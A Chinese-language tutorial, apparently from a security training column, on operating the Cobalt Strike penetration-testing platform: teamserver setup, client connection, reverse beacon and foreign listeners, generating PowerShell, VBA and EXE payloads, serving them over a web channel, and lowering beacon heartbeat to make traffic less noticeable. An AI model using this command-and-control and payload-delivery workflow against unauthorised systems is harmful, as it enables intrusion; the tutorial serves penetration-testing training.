

渗透测试神器 Cobalt Strike 使用教程

Cobalt Strike 是一款渗透测试神器，常被业界人称为 CS 神器。Cobalt Strike 已经不再使用 MSF 而是作为单独的平台使用，它分为客户端与服务端，服务端是一个，客户端可以有多个，可被团队进行分布式协同操作。

Cobalt Strike 集成了端口转发、扫描多模式端口 Listener、Windows exe 程序生成、Windows dll 动态链接库生成、java 程序生成、office 宏代码生成，包括站点克隆获取浏览器的相关信息等。本期“安仔课堂”，ISEC 实验室的陈老师带大家实战操作 Cobalt Strike 神器的使用。

团队作战图




图 1

渗透测试图




图 2

一、基础使用

0×00 基础接触

```
# in ~/Downloads/cobaltstrike [15:19:07]
$ ll
总用量 21M
drwxr-xr-x  4      dialout 4.0K 1月  20 15:13 .
drwxr-xr-x 11      dialout 12K 1月  20 15:11 ..
-rwxr-xr-x  1      dialout 102 12月  8  2016 agscript
-rwxr-xr-x  1      dialout 120 12月  8  2016 c2lint
-rwxr-xr-x  1      dialout  69 12月  8  2016 cobaltstrike
-rw-r--r--  1      dialout 21M 12月  8  2016 cobaltstrike.jar
-rw-r--r--  1      root    2.3K 1月  20 15:11 cobaltstrike.store
-rw-r--r--  1      dialout 94K 12月  8  2016 icon.jpg
-rw-r--r--  1      dialout 86K 12月  8  2016 license.pdf
drwxr-xr-x  3      root    4.0K 1月  20 15:13 logs
-rw-r--r--  1      dialout 25K 12月  8  2016 readme.txt
-rw-r--r--  1      dialout 95K 12月  8  2016 releasenotes.txt
-rwxr-xr-x  1      dialout 1.8K 12月  8  2016 teamserver
drwxr-xr-x  2      dialout 4.0K 12月  8  2016 third-party
-rwxr-xr-x  1      dialout  63 12月  8  2016 update
-rw-r--r--  1      dialout 257K 12月  8  2016 update.jar
```

图 3

agscript 拓展应用的脚本

c2lint 用于检查 profile 的错误异常

teamserver 服务端程序

cobaltstrike, cobaltstrike.jar 客户端程序 (java 跨平台)

logs 目录记录与目标主机的相关信息

update, update.jar 用于更新 CS

third-party 第三方工具

启动服务器

```
$ sudo ./teamserver 192.168.0.102 awesome
[*] Will use existing X509 certificate and keystore (for SSL)
[!] You are using an OpenJDK Java implementation. OpenJDK is not recommended for use with Cobalt Strike. Use Oracle Java for the best Cobalt Strike experience.
[!] This is a trial version of Cobalt Strike. You have 21 days left of your trial. If you purchased Cobalt Strike, please enter your license.
[$] WARNING! This trial is *built* to get caught by standard defenses. The licensed product does not have these defenses. See https://www.cobaltstrike.com/2015/10/14/the-cobalt-strike-trials-evil-bit/ [This is a trial version limitation]
[$] Added EICAR string to Malleable C2 profile. [This is a trial version limitation]
[+] Team server is up on 50050
[*] SHA1 hash of SSL cert is: 39c0453c530e52b3275398cc18b3db1de8502d28
```

图 4

客户端链接




图 5

枚举用户

```
01/22 10:22:44 *** neo has joined.  
01/22 10:24:22 *** admin has joined.  
  
Users  
-----  
admin  
neo  
  
[01/22 10:25] admin  
event> /names
```

图 6

用户通信




图 7

0x01 进一步了解使用

CS Listener:

windows/beacon_dns/reverse_dns_txt

windows/beacon_dns/reverse_http x86/x64

windows/beacon_http/reverse_http x86/x64

windows/beacon_https/reverse_https x86/x64

windows/beacon_smb/bind_pipe x86/x64

windows/foreign/reverse_dns_txt

windows/foreign/reverse_http

windows/foreign/reverse_https

windows/foreign/reverse_tcp

Beacon 为内置的 Listener，即在目标主机执行相应的 payload，获取 shell 到 CS 上；其中包含 DNS、HTTP、SMB。

Foreign 为外部结合的 Listener，常用于 MSF 的结合，例如获取 meterpreter 到 MSF 上。

创建 Beacon Listener





New Listener

Create a listener.

Name: beacon http

Payload: windows/beacon_http/reverse_http

Host: 10.6.6.143

Port: 8088

Save

图 8

创建 Foreign Listener

Figure 9 shows a screenshot of the "Edit Listener" dialog box. The dialog has a title bar with standard window controls (minimize, maximize, close). The main content area is titled "Create a listener." and contains four input fields:

- Name:** foreign tcp
- Payload:** windows/foreign/reverse_tcp
- Host:** 10.1.1.246
- Port:** 4444

A "Save" button is located at the bottom right of the dialog.

图 9

0x02 途径




图 10

选择 Listener 与生成的方法，有 powershell、vba 以及 exe 三种；




图 11

选择 powershell 保存文件




图 12

利用 web 服务，打开渠道





图 13






图 14

事件记录





图 15

此时主机执行命令



图 16



A terminal window with a black background and a white border. The prompt 'event>' is visible in white text at the top left.

event>

图 17

默认拥有 60s 的心跳，避免流量太明显，可根据情况适当减少；



